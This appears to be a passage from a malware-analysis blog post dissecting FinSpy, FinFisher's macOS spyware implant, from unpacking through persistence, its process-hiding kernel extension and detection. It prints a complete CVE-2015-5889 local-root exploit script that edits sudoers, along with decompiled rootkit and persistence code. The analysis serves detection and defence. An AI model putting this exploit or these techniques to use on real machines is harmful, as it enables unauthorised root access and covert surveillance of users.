If we then step over this method call (via the `si` debugger command), our File Monitor picks up the file events related to the extraction of the (`arch.zip`) archive:


```









# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter installer
Password:
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Library/Caches/arch.zip",
    "process" : {

      "path" : "/Volumes/caglayan-macos/Install Çağlayan.app/
                Contents/MacOS/.log/ARA0848.app/Contents/MacOS/installer",
      ...
    },
  },
  {
    "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
    "file" : {
      "destination" : "/Users/user/Library/Caches/org.logind.ctp.archive",
      "process" : {

        "path" : "/Volumes/caglayan-macos/Install Çağlayan.app/
                  Contents/MacOS/.log/ARA0848.app/Contents/MacOS/installer",
        ...
      }
    }
  }
  ...
}

```

Hooray, the malware has (kindly) decrypted and unzipped the archive to
 ~/Library/Caches/org.logind.ctp.archiveand it is full of goodies:

org.logind.ctp.archive	
Name	
 helper	
 helper2	
 helper3	
 installer	
 logind	
 logind.kext	
 logind.plist	
 storage.framework	

The `file` command can identify each item's file type:

```
$ file *
helper:      Mach-O 64-bit executable x86_64
helper2:     Python script text executable, ASCII text
helper3:     Mach-O executable i386
installer:   Mach-O 64-bit executable x86_64
logind:      Mach-O 64-bit executable x86_64
logind.kext: directory
logind.plist: XML 1.0 document text, ASCII text
storage.framework: directory
```

Several of these are described in the Amnesty [writeup](#), however, others were not.

- `helper` (sha1: `72cb14bc737a9d77c040affa60521686ffa80b84`):
A Mach-O binary that exploits a local privilege escalation vulnerability (in macOS < `10.9/10`).

Exploit PoC code: <https://www.exploit-db.com/exploits/36739>.

- `helper2` (sha1: 9a0ede8fad59e7252502881554be0c21972238c9):

A python script that exploits `CVE-2015-5889`

```
1# CVE-2015-5889: issetugid() + rsh + libmalloc osx local root
2# tested on osx 10.9.5 / 10.10.5
3# jul/2015
4# by rebel
5
6import os,time,sys
7
8from sys import argv
9script, param = argv
10
11env = {}
12
13s = os.stat("/etc/sudoers").st_size
14
15env['MallocLogFile'] = '/etc/crontab'
16env['MallocStackLogging'] = 'yes'
17env['MallocStackLoggingDirectory'] = 'a\n* * * * * root echo "ALL ALL=(ALL)
NOPASSWD:
18                                     ALL" >> /etc/sudoers\n\n\n\n\n'
19
20#sys.stderr.write("creating /etc/crontab..")
21
22p = os.fork()
23if p == 0:
24  os.close(1)
25  os.close(2)
26  os.execve("/usr/bin/rsh",["rsh","localhost"],env)
27
28time.sleep(1)
29
30if "NOPASSWD" not in open("/etc/crontab").read():
31  sys.stderr.write("failed\n")
32  sys.exit(-1)
33
34#sys.stderr.write("done\nwaiting for /etc/sudoers to change (<60 seconds)..")
35
36while os.stat("/etc/sudoers").st_size == s:
37#  sys.stderr.write(".")
38  time.sleep(1)
39
40#sys.stderr.write("\ndone\n")
41
42my_command = "sudo chmod 06777 %s & sudo chown root:wheel %s" % (param, param)
43os.system(my_command)
```

- `helper3` (sha1: 427a1c1daf9030069f0c771ce172c104513a7722):
A Mach-O binary that exploits the `tpwn` local privilege escalation vulnerability (in macOS < `10.10.5`).

```
$ strings -a helper3
```

```
/mach_kernel
/System/Library/Kernels/kernel
/System/Library/Extensions/IOAudioFamily.kext/Contents/MacOS/IOAudioFamily
```

```
posix_cred_get
_IORecursiveLockUnlock
__ZN10IOWorkLoop8openGateEv
__ZN13IOEventSource8openGateEv
Escalating privileges! -qwertyoruioip
```

Exploit PoC code: <https://github.com/kpwn/tpwn>.


- `installer` (sha1: a65965b960b3d322bbae467f51bf215d574b00cc):
The malware installer (details below).
- `logind` (sha1: 62e5dc40bfabaa712cd9e32ac755384db07f0dab):
The malware's (persistent) launcher (details below).
- `logind.kext` (sha1: 18e1d03e41b5fc6d54fdda340fe2dab219502f3d):
The malware's rootkit (details below).
- `logind.plist` (sha1: a2aba86d5d763f311dff8250bc8fe98de958bff4):
The malware's launch agent property list (for persistence):

```
$ cat org.logind.ctp.archive/logind.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>org.logind</string>
  <key>ProgramArguments</key>
  <array>
    <string>/private/etc/logind</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <dict>
    <key>SuccessfulExit</key>
    <false/>
  </dict>
</dict>
</plist>
```

Let's take a closer look at several of these.

First, the malware performs various actions requiring root privileges ...which is where the local privilege escalation vulnerabilities (`helper*`) come into play. If the exploits fail (which they will on any recent version of macOS), the malware falls back to a less sophisticated approach:

"This first stage uses the exploits to get root access. If none of them work, it will ask the user to grant root permissions to launch the next stage installer." -Amnesty International



And what does it do with these root privileges? Sets the "next stage" to be owned by root (via `chown root:wheel`) with the setuid bit set (via `chmod 06777`):

```
$ ls -lart /Users/user/Library/Caches/org.logind.ctp.archive/installer
-rwsrwsrwx 1 root wheel 63396 Feb 16 2018
/Users/user/Library/Caches/org.logind.ctp.archive/installer
```

As noted in Pedro's (@osxreverser) writeup, "[The Finfisher Tales, Chapter 1: The dropper](#)" this (next stage) installer is then launched via method named `installPayload` :

```

1// @class appAppDelegate
2-(char)installPayload {
3    ...
4    r14 = [[NSTask alloc] init];
5    rbx = [[GIPath installer] retain];
6    [r14 setLaunchPath:rbx];
7
8    [r14 launch];
9    [r14 waitUntilExit];
10   ...
11}

```

This method simply invokes the `NSTask` API to launch the (next-stage) installer. In a debugger session, we can observe the (launch) path to the “next stage” installer is

```
/Users/user/Library/Caches/org.logind.ctp.archive/installer :
```

```
% lladb .log/ARA0848.app/Contents/MacOS/installer
```

```
...
```

```
* thread #1, queue = 'com.apple.main-thread'
```

```

-[appAppDelegate installPayload] + 0x100
-> 0x1000035e5 : callq *0x2ca9d(%rip)
    0x1000035eb : movq %rbx, %rdi
    0x1000035ee : callq *0x2ca9c(%rip)
    0x1000035f4 : movq 0x2def5(%rip), %rsi

```

```
Target 0: (installer) stopped.
```

```
(lldb) po $rdi
```

```
<NSConcreteTask: 0x10024ff30>
```

```
(lldb) x/s $rsi
```

```
0x7fff720e9b0e: "setLaunchPath:"
```

```
(lldb) po $rdx
```

```
/Users/user/Library/Caches/org.logind.ctp.archive/installer
```

This launching of this installer, can also be passively observed via our Process Monitor:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
```

```

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {

    "path" : "/Users/user/Library/Caches/org.logind.ctp.archive/installer",
    "pid" : 1610

    "ppid" : 1486,

  }
}

```

...noting that the parent of the `org.logind.ctp.archive/installer` process (`"ppid":1486`), is indeed `.log/ARA0848.app/Contents/MacOS/installer` :

Due its owner (root) and the `setuid` bit, this “next stage” installer will run with root privileges.

Next Stage Installer (`org.logind.ctp.archive/installer`)

As noted in the Amnesty [writeup](#), this installer performs three actions:

1. Copies plugins and config files to `/Library/Frameworks/Storage.framework` .
2. Copies the launcher (`logind`) to `/private/etc/logind` .
3. Persists the launcher, by creating a launch agent plist:
`/System/Library/LaunchAgents/logind.plist` .

Let’s take a closer look at it now, to highlight the code responsible for these actions.

The `org.logind.ctp.archive/installer` is a Mach-O binary, rather similar (albeit simpler) than its parent (`.log/ARA0848.app/Contents/MacOS/installer`).

For example, both contain a custom `GIFileOps` class that implements various file related methods (`copy: to: , loadAgent` , etc.).

Moreover, we find the `llvm` -level obfuscations again:

```
        } while (true);
        if (rbx <= 0x62077016) {
            break;
        }
        if (rbx == 0x62077017) {
            rbx = 0xffffffff8258c9c5;
        }
    } while (true);
    if (rbx <= 0x5e9b0290) {
        break;
    }
    if (rbx == 0x5e9b0291) {
        rbx = 0x3551b268;
    }
} while (true);
if (rbx > 0x5cd9cfdc) goto loc_10a3d9a7d;
loc_10a3d9849:
    if (rbx > 0x5aa072ac) goto loc_10a3d9cb5;
loc_10a3d9855:
    if (rbx > 0x53ff27c4) goto loc_10a3d9acf;
loc_10a3d9861:
    if (rbx > 0x53c6502b) goto loc_10a3d9ae5;
```

This (next stage) installer’s main method starts at `0x000000010a3d95ac` . The logic the the `main` function first checks for the presence of various files (plugins?), such as `/Library/Frameworks/Storage.framework` ,

`/Contents/Resources/7f.bundle/Contents/Resources/AAC.dat` . It then builds a dictionary of key-value pairs via a call to `[GIPath installationMap]` :

```
$ lldb org.logind.ctp.archive/installer
```

```
...
* thread #1, queue = 'com.apple.main-thread'
installer`main:
-> 0x10a3da37e : callq  *0x6d04(%rip) ;objc_msgSend
```

```
(lldb) x/s $rsi
0x10a3df5c7: "installationMap"
```

```
(lldb) ni
```

```
(lldb) po $rax
{
  "/Users/user/Library/Caches/org.logind.ctp.archive/Storage.framework"
  → "/Library/Frameworks/Storage.framework";

  "/Users/user/Library/Caches/org.logind.ctp.archive/logind"
  → "/private/etc/logind";

  "/Users/user/Library/Caches/org.logind.ctp.archive/logind.kext"
  → "/System/Library/Extensions/logind.kext";

  "/Users/user/Library/Caches/org.logind.ctp.archive/logind.plist"
  → "/Library/LaunchAgents/logind.plist";
}
```

As we can see in the debugger output, this maps files from the decrypted uncompressed archive (`org.logind.ctp.archive`) to their final destinations. The installer then iterates over each of these files, and via a block (at `0x000000010a3da4d2`) moves them from the archive to their (final) destinations:

```
1files = [GIPath installationMap];
2[files enumerateKeysAndObjectsUsingBlock:(void (^)(KeyType src, ObjectType dest,
3BOOL *stop))
4
5 [GIFileOps move:src to:dest];
6 [GIFileOps setStandardAttributes:dest];
7
8}}];
```

We can passively observe this via our [File Monitor](#):


```

# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter installer
{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/Library/LaunchAgents/logind.plist",
    "source" : "/Users/user/Library/Caches/org.logind.ctp.archive/logind.plist"
  }
}


{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/private/etc/logind",
    "source" : "/Users/user/Library/Caches/org.logind.ctp.archive/logind"
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/System/Library/Extensions/logind.kext",
    "source" : "/Users/user/Library/Caches/org.logind.ctp.archive/logind.kext"
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/Library/Frameworks/Storage.framework",
    "source" : "/Users/user/Library/Caches/org.logind.ctp.archive/storage.framework"
  }
}

```

Of course (and stop me if you've heard this before), the creation of a persistence launch agent (`/Library/LaunchAgents/logind.plist`) is detected by BlockBlock:



And speaking of the `logind.plist` let's take a look at it:

```
$ cat /Library/LaunchAgents/logind.plist
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>org.logind</string>
  <key>ProgramArguments</key>
  <array>
    <string>/private/etc/logind</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <dict>
    <key>SuccessfulExit</key>
    <false/>
  </dict>
</dict>
</plist>
```

As the `RunAtLoad` key is set to `true`, the binary, `/private/etc/logind` will be automatically (re)executed each time the system is rebooted and the user logs in.

Once the installer has, well, installed (and `setuid'd`) these various components, it kicks off this persistent launch agent via a call to `[GIFFileOps loadAgent:]`

This method simply invokes `launchctl` with the `load` command line argument, and path to the `logind.plist` to:

```
1+(char)loadAgent:(char *)plist {
2
3    task = [[NSTask alloc] init];
4    [task setLaunchPath:@"/bin/launchctl"];
5    args = [NSArray arrayWithObjects:@"load", plist, 0x0];
6    [r15 setArguments:args];
7
8    [task launch];
9    [task waitUntilExit];
10   ...
11}
```

The persistent implant (`/private/etc/logind`), is now off and running!

Rootkit (`logind.kext`)

One of the (potentially) more interesting aspects of this malware is its kernel-mode rootkit functionality. Simply put, (public) macOS malware with ring-0 capabilities is rare!

The file `logind.kext` is kernel extension ...albeit unsigned:

```
$ codesign -dvv org.logind.ctp.archive/logind.kext/Contents/MacOS/logind
logind.kext/Contents/MacOS/logind: code object is not signed at all
```

As the kernel extension is unsigned, it won't run on any recent version of macOS (which enforce kext code signing requirements).

In terms of it's functionality, it appears to be a simple process hider.

In a function named `ph_init` , the kernel extension looks up a bunch of kernel symbols (via a function named `ksym_resolve_symbol_by_crc32`):

```

1 void ph_init() {
2
3     rax = ksym_resolve_symbol_by_crc32(0x127a88e8, rsi, rdx, rcx);
4     *_ALLPROC_ADDRESS = rax;
5
6     ...
7
8     rax = ksym_resolve_symbol_by_crc32(0xfffffffffef1d247, rsi, rdx, rcx);
9     *_LCK_LCK = rax;
10    if (rax != 0x0)
11        *_LCK_LCK = *rax;
12
13    ...
14
15    rax = ksym_resolve_symbol_by_crc32(0x392ec7ae, rsi, rdx, rcx);
16    *_LCK_MTX_LOCK = rax;
17    if (rax != 0x0)
18        *_LCK_MTX_UNLOCK = ksym_resolve_symbol_by_crc32(0x2472817c, rsi, rdx, rcx);
19
20
21    return;
22}

```

Based on variable names, it appears that `logind.kext` is attempting to resolve the pointer of the kernel's global list of `proc` (process) structures, as well as various locks.

In a function named `ph_hide` the `kext` will hide a process. This is done by walking the list of `proc` structures (pointed to by `_ALLPROC_ADDRESS`), and looking for the one that matches (to hide):

```

1void _ph_hide(int arg0) {
2
3    r14 = arg0;
4    if (r14 == 0x0) return;
5
6    r15 = *_ALLPROC_ADDRESS;
7    if (r15 == 0x0) goto return;
8
9SEARCH:
10
11    rax = proc_pid(r15);
12    rbx = *r15;
13    if (rax == r14) goto HIDE;
14
15loc_15da:
16    r15 = rbx;
17    if (rbx != 0x0) goto SEARCH;
18
19    return;
20
21HIDE:
22    r14 = *(r15 + 0x8);
23    (*_LCK_MTX_LOCK)(*LCK_LCK);
24    *r14 = rbx;
25    *(rbx + 0x8) = r14;
26    (*_LCK_MTX_UNLOCK)(*LCK_LCK);
27    return;
28}

```

In the above code, note that `HIDE` contains the logic to remove the target process of interest, by unlinking it from the (process) list. Once removed, the process is now (relatively) “hidden”. (Of course one can leverage XNU level APIs to uncover such process hiding).

The malicious kext also appears to be able to communicate with user-mode via the file `/tmp/launchd-935.U3xqZw`. Specifically, in a function named `ksym_init`, it will open and read in the contents of this file (which may contain details of the process to hide?):

```

1void ksym_init(int arg0, int arg1) {
2    *(int32_t *)_MKI_SIZE = fileio_get_file_size("/tmp/launchd-935.U3xqZw", arg1);
3    rax = _OSMalloc_Tagalloc("MKI", 0x0);
4    *_MKI_TAG = rax;
5    if (rax == 0x0) goto .l1;
6
7loc_1898:
8    rax = _OSMalloc(*(int32_t *)_MKI_SIZE, rax);
9    *_MKI_BUFFER = rax;
10   if (rax == 0x0) goto loc_1921;
11
12loc_18b2:
13   if (fileio_read_file_fully("/tmp/launchd-935.U3xqZw", rax) == 0x0) goto
loc_1908;
14
15   ....
16}

```

For more on the topic of Mac rootkits, see:

"Revisiting Mac OS X Kernel Rootkits"

Ok, and what about the malware's C&C comms? capabilities? and more? Well good news, that's already been covered in Amesty's [writeup](#).

In terms of C&C communications, the researchers note:

"The spyware communicates with the Command & Control (C&C) server using HTTP POST requests. The data sent to the server is encrypted using functions provided by the 7F module, compressed using a custom compressor and base64 encoded"

Moreover, they uncovered a large list of modules available to the spyware:


File name	Module Name	Description
02	FSMain	List files.
04	CL	Executes shell commands.
05	Sch	Scheduling.
10	A	Audio recording.
12	IO	Keylogger.
16	FSCF	Recording of modified files using File System Events API.
17	FSAF	Recording of accessed files.
19	FSDF	Recording of deleted files.
22	MCMMain	Keylogger for virtual keyboards.
23	CW, LSC, RSC	Camera recording
24	SM	Screen recording.
27	E	Email stealer: it installs a malicious add-on to Apple Mail and Thunderbird which sends emails to a pipe for FinSpy to collect.
28	W	Collect information about Wi-Fi networks.
29	RM	List files on remote devices.
7f		Handles cryptography for C&C communications.

credit: Amnesty International

Detections


We noted our free tools can easily detect FinSpy ...as always, with no a priori knowledge.

Specifically, BlockBlock can detect the malware at runtime, persisting as a launch agent:



BlockBlock's detection of FinSpy

And if the malware is already present on the system, a KnockKnock scan can reveal this launch agent as well:



KnockKnock's detection of FinSpy

You might be wondering, without specific knowledge of OSX.FinSpy, how would one know that the item logind, in KnockKnock's scan is indeed malicious?

By design, KnockKnock simply enumerates persistent items installed on macOS system. However, the logind item sticks out as it is:

- unsigned
- unrecognized by VirusTotal

...though this does not guarantee such an item is malicious, these observations (in conjunction) are serious red flags, and as such, the item should be closely examined.

To manually detect (this) variant of of OSX.FinSpy, one could also manually check for the existence of:

- `/private/etc/logind`
`sha1: 62e5dc40bfabaa712cd9e32ac755384db07f0dab`
- `/Library/LaunchAgents/logind.plist`
`sha1: a2aba86d5d763f311dff8250bc8fe98de958bff4`
- `logind.kext` (likely in `/Library/Extensions/`)
`sha1: 18e1d03e41b5fc6d54fdda340fe2dab219502f3d`

Conclusion

Today, we triaged FinFisher's macOS implant, FinSpy.

Although rather somewhat dated, it provided an intriguing look into the world of commercial cyber-espionage malware. And yes, the exploits it leveraged were all public (and long patched) and its rootkit capabilities were rather mundane ...but let's not forget that a more modern version of this threat (or similar commercial implant) could be far more sophisticated!

♥ Support Us:

Love these blog posts? You can support them via my [Patreon](#) page!

Patrick Wardle is creating Mac Security Tools